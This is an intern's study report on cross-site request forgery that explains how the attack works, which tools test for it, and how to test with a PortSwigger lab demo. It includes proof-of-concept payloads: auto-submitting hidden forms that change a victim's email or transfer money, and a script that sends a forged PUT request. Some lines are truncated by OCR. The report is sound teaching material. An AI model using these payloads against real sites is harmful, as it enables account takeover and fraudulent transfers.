
A RESEARCH STUDY REPORT ON

CROSS-SITE REQUEST FORGERY (CSRF)

WITH FEW PRACTICAL DEMOS




Guide: Mr Kuldeep LM Sir

Jayashankar P _ SPYDER 9
Red Team Intern @ CyberSapiens

24th November, 2024

WHAT IS CSRF ?

Cross-site request forgery - CSRF is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.


Cross-Site Request Forgery
1. Victim logs into bank account.
2. Bank assigns victim a validation token.
Victim
Bank Website
3. Hacker sends forget request disquised as legitimate communication from the bank.
Hacker
5. Forget request is executed by the bank using previously assigned validation token.
4. Victim unknowingly forwards request to bank.

In simple way of understanding →

Imagine you have a trusted bank website. A hacker creates a fake web page that looks exactly similar to your bank's web page. When you try to get into your trusted bank’s site/page, on the other side your request will be redirected to the duplicate page which has been already manipulated by the attacker. Finally what happens means, when you visit this fake site, it might automatically send a request to your real bank, tricking it into thinking you're making a transfer. And your transaction may get forgery. This manipulated entry of site / page request is called CSRF.

TYPES OF CSRF

1. GET request CSRF
   - Simpler to exploit as GET requests are often cached and can be intercepted and replayed.
   - Less common due to the visibility of parameters in the URL.
2. POST request CSRF
   - More complex to exploit as POST requests are typically not cached and require more sophisticated techniques.
   - More dangerous as they can perform actions with significant consequences.


TOOLS TO TEST CSRF VULNERABILITIES

1. OWASP ZAP
   - Open-source web application security scanner
   - Offers active and passive scanning modes for CSRF detection
   - Provides detailed reports and remediation advice
2. Burp Suite
   - Commercial web application security testing tool
   - Offers powerful features for intercepting and modifying requests
   - Can identify CSRF vulnerabilities through manual testing and automated scanning
3. Arachni
   - Open-source web application security scanner
   - Leverages a variety of techniques, including fuzzing and mutation testing, to find CSRF vulnerabilities
4. Netsparker
   - Commercial web application security scanner
   - Provides accurate vulnerability detection and detailed reporting
   - Can identify CSRF vulnerabilities through automated scanning and manual verification

HOW CSRF WORKS

If you want to identify a CSRF attack, there should be 3 conditions took place. Those are:

1. **A relevant action:** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
2. **Cookie-based session handling:** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
3. **No unpredictable request parameters:** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.


How Cross Site Request Forgeries (CSRFs) Work
www...
1
A hacker creates a request (in the form of a URL) for their own benefit from a website
2
Hacker embeds that request into a hyperlink and sends it to a visitor who they hope is logged in to the site
3
The website visitor clicks the link, unwittingly sending the request to the site
4
Assuming the request is legitimate, the website fulfills the request, sending data, funds, or access to the hacker

Let's understand this with a better example →

Let's consider you are having an account with abcd.com. And you wanted to change your registered email id there. Let's assume this website is vulnerable. When you tries to change your email id there, an HTTP request will be sent as follow;

```
POST /email/change HTTP/1.1
Host: abcd.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=spyder@registered-user.com
```

This meets the above said conditions required for CSRF;

- The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account.
- The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions.
- The attacker can easily determine the values of the request parameters that are needed to perform the action.

With these conditions in place, the attacker can construct a web page containing the following HTML:

```
<html>
   <body>
      <form action="https://abcd.com/email/change" method="POST">
         <input type="hidden" name="email" value="newspyder@hacker.net" />
      </form>
      <script>
         document.forms[0].submit();
      </script>
   </body>
</html>
```

If a victim user visits the attacker's web page, the following will happen:

- The attacker's page will trigger an HTTP request to the vulnerable website.
- If the user is logged in to the vulnerable website, their browser will automatically include their session cookie in the request (assuming Same Site cookies are not being used).
- The vulnerable website will process the request in the normal way, treat it as having been made by the victim user, and change their email address.

HOW TO TEST CSRF ?

Let's understand this with a better example →

A user wants to transfer $50 to a friend. The bank application is vulnerable to CSRF. The attacker wants to trick our user into transferring the money to his account instead of the friend's account. To do that, the attacker needs to:

- Build an exploit URL or script
- Trick the user into executing the action with social engineering

Scenario with GET method

If our bank application was designed to use GET requests to transfer parameters and execute actions, the money transfer operation might be reduced to a request like:

GET http://vulnerable-bank.com/transfer.do?acct=Nedim&amount=50 HTTP/1.1

The attacker first constructs the following exploit URL which will transfer $50,000 from the victim to the attacker's account. The attacker manipulates the original command URL and replaces the beneficiary name and the transfer amount:

http://vulnerable-bank.com/transfer.do?acct=ATTACKERNAME&amount=50000 HTTP/1.1

Via social engineering, by sending the victim an email with HTML content or perhaps by including the exploit URL on another page for example, the attacker can get the unassuming victim to load their URL

A real life example of CSRF attack on an application using GET was a uTorrent exploit from 2008 that was used on a mass scale to download malware.

Scenario with POST method

Let's assume that our bank uses POST for transferring parameters and executing actions. The vulnerable request would look like this:

```
POST http://vulnerable-bank.com/transfer.do HTTP/1.1
acct=Nedim&amount=50
```

Such a request can be delivered using a form tag:

```
<form action="http://vulnerable-bank.com/transfer.do" method="POST">
<input type="hidden" name="acct" value="Filip"/>
<input type="hidden" name="amount" value="50000"/>
<input type="submit" value="View my pictures"/>
</form>
```

This form relies on the user clicking the submit button, but it can also be executed automatically using JavaScript:

```
<body onload="document.forms[0].submit()">
<form...
```

Scenario with other HTTP methods

APIs in modern web applications frequently use other HTTP methods, such as PUT or DELETE.

Now let's assume that our vulnerable bank application uses PUT that takes a JSON block as an argument:

```
PUT http://vulnerable-bank.com/transfer.do HTTP/1.1

{ "acct":"Nedim", "amount":50 }
```

We can execute this request by using JavaScript embedded into an exploit page:

```
<script>
```


```
function put() {
   var x = new XMLHttpRequest();
   x.open("PUT","http://vulnerable-bank.com/transfer.do",true);
   x.setRequestHeader("Content-Type", "application/json");
   x.send(JSON.stringify({"acct":"Nedim", "amount":50}));
}
</script>
<body onload="put()">
```


Thanks to the same-origin policy restrictions, this request will not be executed by modern browsers. This restriction is enabled by default unless the target website explicitly opens up cross-origin requests from the attacker's origin by using CORS with the following header:

```
Access-Control-Allow-Origin: *
```

PRACTICAL DEMO OF CSRF TESTING


LAB URL: https://0ac000c8045868f081a4a29200fe00cc.web-security-academy.net/




CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0ac000c8045868f081a4a29200fe00cc.web-security-academy.net/
      <input type="hidden" name="email" value="testspyder3&#64;gmail&#46;com" /
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

EXPLOIT URL: https://exploit-0a0c00cb041e687e81bda1ad019b000a.exploit-server.net/exploit



REFERENCES TAKEN FROM

1. https://portswigger.net/web-security/csrf
2. https://www.wallarm.com/what/what-is-cross-site-request-forgery
3. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/05-Testing_for_Cross_Site_Request_Forgery
4. https://portswigger.net/web-security/all-labs#cross-site-request-forgery-csrf